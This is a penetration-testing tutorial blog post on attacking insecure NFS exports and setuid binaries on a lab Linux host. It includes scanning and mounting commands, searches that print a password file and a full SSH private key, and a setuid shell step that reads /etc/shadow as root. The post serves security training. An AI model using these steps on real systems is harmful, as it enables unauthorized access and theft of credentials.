

# Linux Hacking Case Studies Part 2: NFS

This blog will walk through how to attack insecure NFS exports and setuid configurations in order to gain a root shell on a Linux system. This should be a fun overview for people new to penetration testing, or those looking for a NFS refresher. This is the second of a five part blog series highlighting entry points and local privilege escalation paths commonly found on Linux systems during real network penetration tests. The first blog focused on attacking Rsync and can be found [here](#).

Below is an overview of what will be covered in this blog:

- What is NFS and Why Should I Care?
- Finding NFS Servers
- Enumerating NFS Exports
- Mounting NFS Exports
- Searching for Passwords and Private Keys (User Access)
- Targeting Setuid (Root Access)

## What is NFS and Why Should I Care?

Network File System (NFS) is a clear text protocol that is used to transfer files between systems. So what's the problem? Insecurely configured NFS servers are found during our internal network penetration tests about half of the time. The weak configurations often provide unauthorized access to sensitive data and sometimes the means to obtain a shell on the system. As you might imagine, the access we get is largely dependent on the NFS configuration.

Remotely accessing directories shared through NFS exports requires two things, mount access and file access.

1. **Mount access** can be restricted by hostname or IP in `/etc/exports`, but in many cases no restrictions are applied. It's also worth noting that IP and hostnames are easy to impersonate (assuming you know what to impersonate).
2. **File access** is made possible by configuring exports in `/etc/exports` and labeling them as readable/writable. File access is then restricted by the connecting user's UID, which can be spoofed. However, it should be noted that there are some mitigating controls such as "root squashing", that can be enabled in `/etc/exports` to prevent access from a UID of 0 (root).

## The Major Issue with NFS

If it's possible to mount NFS exports, the UID can usually be manipulated on the client system to bypass file permissions configured on the directory being made available via the NFS export. Access could also be accidentally given if the UID on the file and the UID of the connecting user are the same.


Below is a overview of how unintended access can occur:

1. On "**Server 1**" there is a user named "**user1**" with a UID of **1111**.
2. **User1** creates a file named "**secret**" that is only accessible to themselves and root using a

command like "chmod 600 secret".

3. A read/write NFS export is then created on **Server1** with no IP restrictions that maps to the directory containing user1's secret file.
4. On a separate **Linux Client System**, there is a user named "**user2**" that also has a UID of **1111**. When **user2** mounts the NFS export hosted by **Server1**, they can read the secret file, because their UID matches the UID of the **secret** file's owner (user1 on server1).

Below is an attempt at illustrating the scenario.



## Finding NFS Servers

NFS listens on UDP/TCP ports 111 and 2049. Use common tools like nmap identify open NFS ports.

```
nmap -sS -pT:2049,111,U:2049,111 192.168.1.0/24 -oA nfs_scan  
grep -i "open" nfs_scan.gnmap
```

```
root@192: /home/pentest
Host is up (0.00040s latency) .

PORT      STATE SERVICE
111/tcp   open  rpcbind
MAC Address: 06:C2:E0:DC:6E:CE (Unknown)

Nmap scan report for 192.168.1.246
Host is up (0.00018s latency) .

PORT      STATE SERVICE
111/tcp   filtered rpcbind
MAC Address: 06:14:F9:BC:25:AA (Unknown)

Nmap scan report for 192.168.1.29
Host is up (0.000046s latency) .

PORT      STATE SERVICE
111/tcp   open  rpcbind

Nmap done: 256 IP addresses (18 hosts up) scanned in 1.68 seconds
root@192:/home/pentest# grep -i "open" nfs_scan.gnmap
Host: 192.168.1.14 () Ports: 111/open/tcp//rpcbind///
Host: 192.168.1.171 () Ports: 111/open/tcp//rpcbind///
Host: 192.168.1.29 () Ports: 111/open/tcp//rpcbind///
root@192:/home/pentest#
```

Use common tools like nmap or rpcinfo to determine the versions of NFS currently supported. This may be important later. We want to force the use of version 3 or below so we can list and impersonate the UID of the file owners. If root squashing is enabled that may be a requirement for file access.

Enumerate support NFS versions with Nmap:

```
nmap -sV -p111,2049 192.168.1.171
```

Enumerate support NFS versions with rpcinfo:

```
apt-get install nfs-client
rpcinfo -p 192.168.1.171
```

```

root@192:/home/pentest# nmap -sV -p111,2049 192.168.1.171
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-26 14:42
Nmap scan report for 192.168.1.171
Host is up (0.00021s latency).

PORT      STATE SERVICE VERSION
111/tcp   open  rpcbind 2-4 (RPC #100)
2049/tcp  open  nfs_acl 3 (RPC #100)
MAC Address: 06:C2:FE:DC:6E:CE (Ubuntu)

Service detection performed. Please see:
s://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up)
root@192:/home/pentest#

root@192:/home/pentest# rpcinfo -p 192.168.1.171
program vers proto  port  service
100000    4      tcp   111   portmapper
100000    3      tcp   111   portmapper
100000    2      tcp   111   portmapper
100000    4      udp   111   portmapper
100000    3      udp   111   portmapper
100000    2      udp   111   portmapper
100005    1      udp   33033 mountd
100005    1      tcp   47051 mountd
100005    2      udp   44280 mountd
100005    2      tcp   52407 mountd
100005    3      udp   46476 mountd
100005    2      tcp   45505 mountd
100003    3      tcp   2049  nfs
100003    4      tcp   2049  nfs
100227    3      tcp   2049

```

Below is a short video that shows the NFS server discovery process.

[http://blog.netspi.com/wp-content/uploads/2020/03/NFS\\_ATTACK\\_DEMO\\_1.mp4](http://blog.netspi.com/wp-content/uploads/2020/03/NFS_ATTACK_DEMO_1.mp4)

## Enumerating NFS Exports

Now we want to list the available NFS exports on the remote server using Metasploit or showmount.

Metasploit example:

```

root@kali:~# msfconsole
msf > use auxiliary/scanner/nfs/nfsmount
msf auxiliary(nfsmount) > set rhosts 192.168.1.171
msf auxiliary(nfsmount) > run

```

```

root@192:/home/pentest# msf auxiliary(scanner/nfs/nfsmount) > run
[+] 192.168.1.171:111 - 192.168.1.171 NFS Export: / [*]
[+] 192.168.1.171:111 - 192.168.1.171 NFS Export: /home [*]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/nfs/nfsmount) >

```

Showmount example:

```

apt-get install samba
showmount -e 192.168.1.171

```

```
root@192: /home/pentest
root@192: /home/pentest# showmount -e 192.168.1.171
Export list for 192.168.1.171:
/      *
/home  *
root@192: /home/pentest#
```

## Mounting NFS Exports

Now we want to mount the available NFS exports while running as root. Be sure to use the “-o vers=3” flag to ensure that you can view the UIDs of the file owners. Below are some options for mounting the export.

```
mkdir demo
mount -o vers=3 192.168.1.171:/home demo
mount -o vers=3 192.168.1.222:/home demo -o nolock
```

or

```
mount -t nfs -o vers=3 192.168.1.171:/home demo
```

or

```
mount -t nfs4 -o proto=tcp,port=2049 192.168.1.171:/home demo
```

```
root@192: /home/pentest/demo
root@192:/home/pentest# showmount -e 192.168.1.171
Export list for 192.168.1.171:
/      *
/home  *
root@192:/home/pentest# mkdir demo
root@192:/home/pentest# mount -o vers=3 192.168.1.171:/home demo
root@192:/home/pentest# cd demo
root@192:/home/pentest/demo# ls -al
total 32
drwxr-xr-x 8 root      root      4096 Nov 26 05:21 .
drwxr-xr-x 6 pentest  users    4096 Nov 26 14:56 ..
drwxr-xr-x 4 ec2-user  ec2-user 4096 Nov 26 07:37 ec2-user
drwxr-xr-x 2      1008      1006 4096 Nov 26 05:21 tempuser
drwxr-xr-x 3 test      test     4096 Nov 26 05:23 test
drwxr-xr-x 2 tempuser tempuser 4096 Nov 26 05:21 user1
drwxr-xr-x 3 user2     user2    4096 Nov 26 05:22 user2
drwxr-xr-x 2      1005      1005 4096 Nov 26 05:21 user3
root@192:/home/pentest/demo# ls -n
total 24
drwxr-xr-x 4 1000 1000 4096 Nov 26 07:37 ec2-user
drwxr-xr-x 2 1008 1006 4096 Nov 26 05:21 tempuser
drwxr-xr-x 3 1002 1002 4096 Nov 26 05:23 test
drwxr-xr-x 2 1003 1003 4096 Nov 26 05:21 user1
drwxr-xr-x 3 1004 1004 4096 Nov 26 05:22 user2
drwxr-xr-x 2 1005 1005 4096 Nov 26 05:21 user3
root@192:/home/pentest/demo#
```

### Viewing UIDs of NFS Exported Directories and Files

If you have full access to everything then **root squashing** may not be enabled. However, if you get access denied messages, then you'll have to impersonate the UID of the file owner and remount the NFS export to get access (not covered in this blog).

List UIDs using mounted drive:

```
ls -an
```

```
root@192: /home/pentest/demo
root@192: /home/pentest/demo# ls -an
total 32
drwxr-xr-x 8      0      0 4096 Nov 26 05:21 .
drwxr-xr-x 6 1001  100 4096 Nov 26 14:56 ..
drwxr-xr-x 4 1000 1000 4096 Nov 26 07:37 ec2-user
drwxr-xr-x 2 1008 1006 4096 Nov 26 05:21 tempuser
drwxr-xr-x 3 1002 1002 4096 Nov 26 05:23 test
drwxr-xr-x 2 1003 1003 4096 Nov 26 05:21 user1
drwxr-xr-x 3 1004 1004 4096 Nov 26 05:22 user2
drwxr-xr-x 2 1005 1005 4096 Nov 26 05:21 user3
root@192: /home/pentest/demo#
```

List UIDs using nmap:

```
nmap --script=nfs-ls 192.168.1.171 -p 111
```

```
root@192: /home/pentest/demo
root@192:/home/pentest/demo# nmap --script=nfs-ls 192.168.1.171 -p 111
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-26 14:58 UTC
Nmap scan report for 192.168.1.171
Host is up (0.00020s latency).

PORT      STATE SERVICE
111/tcp   open  rpcbind
| nfs-ls: Volume /
|   access: Read Lookup Modify Extend Delete NoExecute
| PERMISSION  UID  GID  SIZE  TIME          FILENAME
| ?????????? ?   ?   ?     ?           dev
| rwxr-xr-x   0   0   12288 2018-11-26T14:47:21 etc
| ?????????? ?   ?   ?     ?           home
| rwxrwxrwx   0   0   10     2018-08-17T15:35:58 libx32
| rwx-----  0   0   16384 2018-08-17T15:35:53 lost+found
| rwxr-xr-x   0   0   4096  2018-07-31T10:25:43 media
| rwxr-xr-x   0   0   4096  2018-07-31T10:25:43 mnt
| rwxr-xr-x   0   0   4096  2018-08-17T15:35:58 opt
| rwxrwxrwx   0   0   8     2018-08-17T15:35:59/sbin
| ?????????? ?   ?   ?     ?           usr
|
| Volume /home
|   access: Read Lookup Modify Extend Delete NoExecute
| PERMISSION  UID  GID  SIZE  TIME          FILENAME
| ?????????? ?   ?   ?     ?           .
| ?????????? ?   ?   ?     ?           ..
| rwxr-xr-x   1000 1000 4096 2018-11-26T07:37:36 ec2-user
| rwxr-xr-x   1008 1006 4096 2018-11-26T05:21:10 tempuser
| rwxr-xr-x   1002 1002 4096 2018-11-26T05:23:48 test
| rwxr-xr-x   1003 1003 4096 2018-11-26T05:21:10 user1
| rwxr-xr-x   1004 1004 4096 2018-11-26T05:22:47 user2
| rwxr-xr-x   1005 1005 4096 2018-11-26T05:21:10 user3
|
MAC Address: 06:C2:E0:DC:6E:CE (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
root@192:/home/pentest/demo#
```

## Searching for Passwords and Private Keys (User Access)

Alrighty, let's assume you were able to access the NFS with root or another user. Now it's time to try to find passwords and keys to access the remote server. Private keys are typically found in /home/<user>/.ssh directories, but passwords are often all over the place.

Find files with "Password" in the name:

```
cd demo
find ./ -name "*password*"
cat ./test/password.txt
```

```
test@kali: ~  
root@192:/home/pentest/demo# ls  
ec2-user tempuser test user1 user2 user3  
root@192:/home/pentest/demo# find ./ -name "*password*"  
./test/mypassword.txt  
root@192:/home/pentest/demo# cat ./test/mypassword.txt  
test:test  
root@192:/home/pentest/demo# ssh test@192.168.1.171  
test@192.168.1.171's password:  
Linux kali 4.17.0-kalil-amd64 #1 SMP Debian 4.17.8-1kalil (2018-07-24) x  
86_64  
  
The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Mon Nov 26 14:37:30 2018 from 66.41.193.176  
test@kali:~$ whoami  
test  
test@kali:~$ █
```

Find private keys in .ssh directories:

```
mount 192.168.1.222:/ demo2/  
cd demo2  
find ./ -name "id_rsa"  
cat ./root/.ssh/id_rsa
```

```
root@192: /home/pentest/demo
root@192:/home/pentest/demo# ls
ec2-user tempuser test user1 user2 user3
root@192:/home/pentest/demo# find ./ -name "id_rsa"
./user2/.ssh/id_rsa
root@192:/home/pentest/demo# cat ./user2/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAABFwAAAAadzC2gtcn
NhAAAAAwEAAQAAAEAsOmPEHCB7d/bWmBbLF9rlxD5WXkr5ViindBPk0rQa68H0Rr8SnPRV
O5NzXbZ9HwvQQpJGZSS1tCHxy57ceFSBUyeU6sssHN2Aiu9MdQdVjCnqNdtLz9wT4UK8Ok8
x+K/28T8Qvp9ljzQ+YS+Ud8BBrxAkCTHvsSlvduFocXN9VNN85Z4gnHbJsphbeoUilu3Hv
VsOKau2YJYr0TB74WEkWlmqt3mlW5W4wiSKtp0+Xl6muqrUtXBq9S0zYpMLdwNo50e3KSp
KNVvdVqd495vFLv6kVQ2niLCzEHpJ5ECnT4YhQqZf67ZJnEw+TLq+pxn/ddr7E1XgT7emS
q1xwG0dAkQAAA8Cs5urCrObqwgAAAadzC2gtcnNhAAABAQCw6Y8QcIHT39tYxssX2uXEP1
ZeSv1WKKd0E+TStBrrwFRGvxKc9FU7k3NdtN0fC9BCKkZ1JLW0IfHLntx4VIFTJ5Tqywc3
YCK70x1B1WMKeo120vP3BPhQrw6TzH4r/bxPxC+n2WPND5hL5R3wEGvECQJMe+xKW924Wh
xc31U03zlniCcdsmymFt6hSKW7ce9Ww4pq7Zg1ivRMHvhYSRbWaq3eaVblbjCJIq2nT5fW
bq6qtS3EGr1LTNg8wt3A2jnr7cpKko1W91Wp3j3m8Uu/qRVDaeIsLMQeknkQKdPhiFCp1/
rtkmcTD5Mur6nGf911HsTVeBpt6ZKRXHAY50CRAAAAawEAAQAAAEaQYV0eG1Go3kBh6Ue
EWLJDu4o9rvjBoN4SkuR1bGNpmG5QF1xaYlbdXYKcz8d0DUSv+fImry9fLmWJ+a3HnrjXZ
otIXuhE5gEUHSwsVfXSsA6dCUab5aM10vXrRqjwGwoH8s/Wxh9gI60Ae2vbU1e5n83e7C3
sF0tLazzRq8ex8SSxdrZLUI7jJ0bXpsJm+ogfjzOmWhoX9hDVwF8me2/98xfEkMFCU7Nbj
uBBRJsODw4LqcxJBt6u6VAaONiuH+KXiQrMSorUPL3RTEVv1PptgvSeip19FfdJGmD/UXg
2qDmcSVH+b/LSFFee9oIeli5OukVSIIm0qVltgnyDBkV6HQAAAIA2yuTbUbTq28QmrBzkKZ
J26IvMB1VfXnrTyqpoiS629tDXzffOwrJlCrjzpzVgi/5tsh11DXa+kdVk/kGGMmNX0G1Z
NkXapDpdm6cinxxQ25+kARxUg8rK3ISv4YisI6ULfMUpAF6LIyileYlemS1NoG+XqKNLU+
9WICREntBxWAAAAIEA3tsfqp3oIf+3hqpjL3z+fgN10AkeyCFRmpXYcD0dP91zCukUIwQ
LPzh/dZc70jK/4gh3xZWhDQm13YHbPm9JmUpPaxsn9sYzQ3ah8UCqzgzSvVNP1L8pwUWEcb
hc8UUmcgIH6+87sffw8jq4+LiX1kxoFb3j5MI+M1av2+YSDS8AAACBAMS/IpzzBNbL480j
9n0D80UwvOVDKLEbBDDIAjv+TCQpv7VUyifo2TC9YgX44B1+EW0eUvslYn1XvI5YJ2h+rF
S2t5yHiF561jZtNOo/t2cQO6/V7UR98TP38q1ZEp8PrME1thqhvOexzGIUi4PbTMWuA4mR
yckKtvNBRY+oHZ4/AAAACXJvb3RAa2FsaQE=
-----END OPENSSH PRIVATE KEY-----
root@192:/home/pentest/demo#
```

Below is a short via showing the whole mounting and file searching process.

[http://blog.netspi.com/wp-content/uploads/2020/03/NFS\\_ATTACK\\_DEMO\\_2.mp4](http://blog.netspi.com/wp-content/uploads/2020/03/NFS_ATTACK_DEMO_2.mp4)

## Targeting Setuid (Getting Root Access)

Now that we have an interactive shell as a least privilege user (test), there are lots of privilege escalation paths we could take, but let's focus on setuid binaries for this round. Binaries can be configured with the setuid flag, which allows users to execute them as the binary's owner. Similarly, binaries configured with the setgid flag, which allow users to execute the flag binary as the group associated with the file. This can be a good and bad thing for system administrators.

- **The Good** news is that setuid binaries can be used to safely execute privileged commands such as passwd.

- **The Bad** news is that setuid binaries can often be used for privilege escalation if they are owned by root and allow direct execution of arbitrary commands or indirect execution of arbitrary commands through plugins/modules.

Below are commands that can be used to search for setuid and setgid binaries.


Find Setuid Binaries

```
find / -perm -u=s -type f 2>/dev/null
```

Find Setgid Binaries

```
find / -perm -g=s -type f 2>/dev/null
```

Below is an example screenshot you might encounter during a pentest.

A screenshot of a terminal window titled 'test@kali: ~'. The terminal shows the command 'find / -perm -u=s -type f 2>/dev/null' being executed. The output lists various system binaries with setuid permissions, including /usr/sbin/pppd, /usr/sbin/exim4, /usr/sbin/mount.nfs, /usr/bin/kismet\_capture, /usr/bin/umount, /usr/bin/ntfs-3g, /usr/bin/mount, /usr/bin/gpasswd, /usr/bin/newgrp, /usr/bin/su, /usr/bin/chfn, /usr/bin/pkexec, /usr/bin/passwd, /usr/bin/nvidia-modprobe, /usr/bin/fusermount, /usr/bin/chsh, /usr/bin/sudo, /usr/lib/dbus-1.0/dbus-daemon-launch-helper, /usr/lib/openssh/ssh-keysign, /usr/lib/eject/dmccrypt-get-device, /usr/lib/policykit-1/polkit-agent-helper-1, /usr/lib/xorg/Xorg.wrap, and /home/test/exec. The prompt 'test@kali:~\$' is followed by a green cursor.


```
test@kali:~$ find / -perm -u=s -type f 2>/dev/null
/usr/sbin/pppd
/usr/sbin/exim4
/usr/sbin/mount.nfs
/usr/bin/kismet_capture
/usr/bin/umount
/usr/bin/ntfs-3g
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/nvidia-modprobe
/usr/bin/fusermount
/usr/bin/chsh
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/xorg/Xorg.wrap
/home/test/exec
test@kali:~$ █
```

Once again, the goal is usually to get the binary to execute arbitrary code as root for you. In real world scenarios you'll likely have to do a little research or reversing of target setuid binaries in order to

determine the best way to do that. In our case, the /home/test/exec binary allows us to directly execute OS commands as root. The source code for the example application can be found at <https://github.com/nullbind/Other-Projects/blob/master/random/exec.c>.

Below are the sample commands and a screenshot:

```
cd /home/test/  
./exec  
whoami
```



The screenshot shows a terminal window with the following output:

```
test@kali: ~  
test@kali:~$ ls -al  
total 68  
drwxr-xr-x 3 test test 4096 Nov 26 05:23 .  
drwxr-xr-x 8 root root 4096 Nov 26 05:21 ..  
-rw----- 1 test test 4642 Nov 26 16:37 .bash_history  
-rw-r--r-- 1 test test 220 Jun 17 19:15 .bash_logout  
-rw-r--r-- 1 test test 3391 Jul 31 10:32 .bashrc  
-rw-r--r-- 1 test test 3526 Jun 17 19:15 .bashrc_aliases  
-rwsr-xr-x 1 root root 16960 Nov 26 05:23 exec  
-rw-r--r-- 1 test test 1010 Nov 26 05:22 exec.nsh  
drwx----- 3 test test 4096 Nov 26 05:23 .gnupg  
-rw-r--r-- 1 root root 32 Nov 26 05:23 mycron  
-rw-r--r-- 1 test test 10 Nov 26 05:22 mypassword.txt  
-rw-r--r-- 1 test test 807 Jun 17 19:15 .profile  
test@kali:~$ ./exec  
USER ID:,1002  
EXEC ID:.,0  
Enter OS command:whoami  
root  
test@kali:~$ ./exec  
USER ID:,1002  
EXEC ID:.,0  
Enter OS command:cat /etc/shadow  
root::17760:0:99999:7:::  
daemon*:17743:0:99999:7:::  
bin*:17743:0:99999:7:::  
sys*:17743:0:99999:7:::
```

Two red arrows point to the `exec` file in the `ls -al` output and the `Enter OS command:whoami` prompt in the `./exec` output.

